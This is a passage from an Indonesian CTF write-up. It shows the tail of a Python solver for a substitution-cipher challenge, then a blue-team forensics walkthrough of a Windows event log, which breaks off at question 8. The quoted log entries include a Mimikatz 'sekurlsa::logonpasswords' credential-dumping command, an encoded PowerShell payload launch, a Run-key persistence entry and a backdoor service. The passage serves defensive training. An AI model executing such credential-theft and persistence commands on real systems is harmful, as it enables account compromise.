


```
    result = ""
    i = 0

    unidentified = []

    while i < len(encrypted):
        found = False

        for pattern, char in sorted(pattern_to_char.items(), key=lambda x:
-len(x[0])):
            if i + len(pattern) <= len(encrypted) and
encrypted[i:i+len(pattern)] == pattern:
                result += char
                i += len(pattern)
                found = True
                break

        if not found:
            if encrypted[i] == '_':
                result += '_'
                i += 1
            else:
                unidentified.append((i, encrypted[i:i+20]))
                result += '?'
                i += 1

    if unidentified:
        print("\nUnidentified segments:")
        for pos, segment in unidentified:
            print(f"Position {pos}: '{segment}...'")

    return result

def analyze_pattern_structure(pattern_to_char):
    print("\nPattern structure analysis:")
    for pattern, char in pattern_to_char.items():
        a_count = pattern.count('a')
        r_count = pattern.count('r')
        print(f"'{char}' -> {a_count}a, {r_count}r - '{pattern}'")

def main():
```



```
    try:
        r = remote(HOST, PORT)

        # Learn the encryption patterns
        print("Learning encryption patterns...")
        pattern_to_char, char_to_pattern = learn_encryption_patterns(r)
        print(f"Learned {len(pattern_to_char)} encryption patterns")

        analyze_pattern_structure(pattern_to_char)
        encrypted = read_encrypted_message()
        decrypted = decrypt_message(encrypted, pattern_to_char)
        print(f"\nDecrypted message: {decrypted}")

    except Exception as e:
        print(f"Error in main: {e}")
    finally:
        r.close()

if __name__ == "__main__":
    main()
```

Hasil



```
  ')' -> 2a, 9r - 'aarrrrrrrrr'
  '-' -> 2a, 13r - 'aarrrrrrrrrrrrr'
  '+' -> 2a, 11r - 'aarrrrrrrrrrr'
  '=' -> 3a, 13r - 'aaarrrrrrrrrrrrr'
  '[' -> 5a, 11r - 'aaaaarrrrrrrrrrr'
  ']' -> 5a, 13r - 'aaaaarrrrrrrrrrrrr'
  '|' -> 7a, 12r - 'aaaaaaarrrrrrrrrrrr'
  ':' -> 3a, 10r - 'aaarrrrrrrrrr'
  ';' -> 3a, 11r - 'aaarrrrrrrrrrr'
  '"' -> 2a, 2r - 'aarr'
  ''' -> 2a, 7r - 'aarrrrrrr'
  '<' -> 3a, 12r - 'aaarrrrrrrrrrrr'
  '>' -> 3a, 14r - 'aaarrrrrrrrrrrrrr'
  ',' -> 2a, 12r - 'aarrrrrrrrrrrr'
  '.' -> 2a, 14r - 'aarrrrrrrrrrrrrr'
  '?' -> 3a, 15r - 'aaarrrrrrrrrrrrrrr'
  '/' -> 2a, 15r - 'aarrrrrrrrrrrrrrr'

Decrypted message: RECURSION{1nf0_l0gin_ranked_jam09_mal4m!!!z4rr4r_c1ph3r_1z_real}
[*] Closed connection to 103.87.66.171 port 13339

> eter ~/../cry/zarrar
○ ▶ 
```

FORENSIC

paBlue Team

Flag: RECURSION{y0u_4r3_4_r3l14bl3_blu3_t34m_4n4lys7_09_URRRAAAHHH}

Deskripsi

by **Pablu**


Loh....

`nc 103.87.66.171 32128`

Informasi Terkait Soal

Diberikan satu file **.evtx**, yang bisa dibuka dengan Event Viewer.

Solusi




```
Question 1: What is the Event ID for malicious PowerShell execution?
Format: number
Answer: Correct

Question 2: What is the name of the malware executable that was dropped?
Format: name.exe
Answer: Correct

Question 3: What encoding was used in the PowerShell command?
Format: lowercase
Answer: Correct

Question 4: What credential-stealing tool was executed?
Format: lowercase
Answer: Correct

Question 5: What registry key was modified to maintain persistence?
Format: this\is\example\path
Answer: Correct
```

https://github.com/dbissell6/DFIR/blob/main/Blue_Book/Blue_Book.md


No 1 - 4104 merupakan event ID untuk logging script yang dijalankan oleh PowerShell. Kita bisa filter berdasarkan event ID, dan memang ada script malicious yang dijalankan.

disuruh mentor daftar



```
RECURSION-PablueTeam    Number of events: 14.957
Filtered: Log: file://\\wsl.localhost\kali-linux\home\etern1ty\ctf\recursion-25\qual\for\pablue\Security.evtx; Source: ; Event ID: 4104. Number of events: 1

Level        Date and Time         Source       Event ID  Task Category
Information  05/04/2025 08:02:00   CSVImporter  4104      (1)

Event 4104, CSVImporter
General  Details

The description for Event ID 4104 from source CSVImporter cannot be found. Either the component that raises this event is not installed on your local computer or the
installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

PowerShell script execution: Invoke-Mimikatz -Command '"sekurlsa::logonpasswords"'

The message resource is present but the message was not found in the message table

Log Name:   Application
Source:     CSVImporter        Logged:         05/04/2025 08:02:00
Event ID:   4104               Task Category:  (1)
Level:      Information        Keywords:       Classic
User:       N/A                Computer:       d
OpCode:     Info
```


No 2 - Kita bisa cek event ID 4688 untuk process creation. Malware: **payload.exe**



```
RECURSION-PablueTeam    Number of events: 14.957
Filtered: Log: file://\\wsl.localhost\kali-linux\home\etern1ty\ctf\recursion-25\qual\for\pablue\Security.evtx; Source: ; Event ID: 4688. Number of events: 27

Level        Date and Time         Source       Event ID  Task Category
Information  05/04/2025 08:02:00   CSVImporter  4688      (1)
Information  05/04/2025 08:02:00   CSVImporter  4688      (1)
Information  05/04/2025 08:02:00   CSVImporter  4688      (1)
Information  05/04/2025 08:02:00   CSVImporter  4688      (1)

Event 4688, CSVImporter
General  Details

The description for Event ID 4688 from source CSVImporter cannot be found. Either the component that raises this event is not installed on your local computer or the
installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

Process C:\Windows\System32\rundll32.exe started (Parent: payload.exe)

The message resource is present but the message was not found in the message table

Log Name:   Application
Source:     CSVImporter        Logged:         05/04/2025 08:02:00
Event ID:   4688               Task Category:  (1)
Level:      Information        Keywords:       Classic
User:       N/A                Computer:       d
OpCode:     Info
```

No 3 - Straightforward, **b64**

disuruh mentor daftar



RECURSION-PablueTeam   Number of events: 14.957

```
Level          Date and Time          Source        Event ID  Task Category
Information    05/04/2025 08:02:00    CSVImporter       4697  (1)
Information    05/04/2025 08:02:00    CSVImporter       4657  (1)
Information    05/04/2025 08:02:00    CSVImporter       4688  (1)
Information    05/04/2025 08:02:00    CSVImporter       4104  (1)
Information    05/04/2025 08:02:00    CSVImporter       4688  (1)
Information    05/04/2025 08:02:00    CSVImporter       7036  (1)
```


Event 4688, CSVImporter

```
The description for Event ID 4688 from source CSVImporter cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

Process C:\Users\Public\payload.exe started (CommandLine: -enc SQBFAFqAIAAkAGMAIAA9ACAAJwB3AGqAbwBhAG0AaQAnAA==)

The message resource is present but the message was not found in the message table
```

```
Log Name:   Application
Source:     CSVImporter      Logged:         05/04/2025 08:02:00
Event ID:   4688             Task Category:  (1)
Level:      Information      Keywords:       Classic
User:       N/A              Computer:       d
OpCode:     Info
```

No 4 - Mimikatz

No 5 - Kita bisa cek event ID 4657 untuk modification ke value registry.



RECURSION-PablueTeam   Number of events: 14.957


Filtered: Log: file://\\wsl.localhost\kali-linux\home\etern1ty\ctf\recursion-25\qual\for\pablue\Security.evtx; Source: ; Event ID: 4657. Number of events: 1

```
Level          Date and Time          Source        Event ID  Task Category
Information    05/04/2025 08:02:00    CSVImporter       4657  (1)
```

Event 4657, CSVImporter


```
The server Registry value modified: HKLM\Software\Microsoft\Windows\CurrentVersion\Run\Malware successfully logged you on as %2.
```

```
Log Name:   Application
Source:     CSVImporter      Logged:         05/04/2025 08:02:00
Event ID:   4657             Task Category:  (1)
Level:      Information      Keywords:       Classic
User:       N/A              Computer:       d
OpCode:     Info
```



```
Question 6: What is the name of the backdoor service installed?
Format: NameSvc
Answer: Correct

Question 7: Which LOLBin was used for process injection?
Format: binary.exe
Answer: Correct

Question 8: What is the IP address used by the attacker to access RDP?
Format: xxx.xxx.x.xxx
Answer: Correct

Question 9: What file was accessed in the C:\Finance directory?
Format: filename.ext
Answer: Correct

Question 10: What protocol was used for data exfiltration?
Format: lowercase
Answer: Correct
```

No 6 - Kita bisa cek event ID 4697 untuk service creation.



RECURSION-PablueTeam Number of events: 14.957

Filtered: Log: file://\\wsl.localhost\kali-linux\home\etern1ty\ctf\recursion-25\qual\for\pablue\Security.evtx; Source: ; Event ID: 4697. Number of events: 1

Level	Date and Time	Source	Event ID	Task Category
Information	05/04/2025 08:02:00	CSVImporter	4697	(1)

Event 4697, CSVImporter

General Details


● Friendly View ○ XML View

+ System
- EventData

A service was installed: 'BackdoorSvc' (Path: C:\Windows\Temp\svchost.exe)

No 7 - rundll32.exe

No 8 - Kita bisa cek event ID 4624 untuk log RDP.



RECURSION-PablueTeam   Number of events: 14.957

